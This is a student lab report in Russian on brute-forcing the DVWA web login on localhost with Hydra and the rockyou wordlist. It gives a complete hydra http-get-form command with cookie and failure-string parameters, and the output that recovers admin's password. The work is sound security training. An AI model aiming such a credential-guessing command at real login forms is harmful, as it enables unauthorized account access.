

СТретий этап индивидуального проекта

Использование Hydra

Беличева Д. М.

Российский университет дружбы народов, Москва, Россия

Информация

- Беличева Дарья Михайловна
- студентка
- Российский университет дружбы народов
- 1032216453@pfur.ru
- <https://dmbelicheva.github.io/ru/>



Научиться использовать Hydra для подбора пароля (брутфорсинга).





Рис. 1: Настройка уровня безопасности



Vulnerability: Brute Force

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)

Login
Username:


Password:

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рис. 2: Форма для ввода логина и пароля

Выполнение лабораторной работы



```
dmbelicheva@dmbelicheva: /usr/share/wordlists
File Actions Edit View Help
zsh: corrupt history file /home/dmbelicheva/.zsh_history
(dmbelicheva@dmbelicheva)-[~]
$ cd /usr/share/wordlists
(dmbelicheva@dmbelicheva)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt      wifite.txt
(dmbelicheva@dmbelicheva)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] password for dmbelicheva:
(dmbelicheva@dmbelicheva)-[/usr/share/wordlists]
$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt
(dmbelicheva@dmbelicheva)-[/usr/share/wordlists]
$ cat rockyou.txt
```

Рис. 3: Распаковка rockyou.txt.gz

```
(dmbelicheva@dmbelicheva)-[/usr/share/wordlists]
$ head -5 rockyou.txt
123456
12345
123456789
password
iloveyou
(dmbelicheva@dmbelicheva)-[/usr/share/wordlists]
$
```

Рис. 4: Содержимое rockyou.txt.gz

Выполнение лабораторной работы

```
(root@dmbelicheva) [/usr/share/wordlists]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=0eav5k6ljdeiqr7345mvsqfp4q:F=Username and/or password incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 18:54:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=0eav5k6ljdeiqr7345mvsqfp4q:F=Username and/or password incorrect
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 18:54:44
```

Рис. 5: Запрос к Hydra

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin




Рис. 6: Проверка полученного пароля

В процессе выполнения данной лабораторной работы я освоила навыки использования Hydra для подбора пароля (брутфорсинга).

1. Hydra (software) [Электронный ресурс]. 2024. URL: [https://en.wikipedia.org/wiki/Hydra_\(software\)](https://en.wikipedia.org/wiki/Hydra_(software)).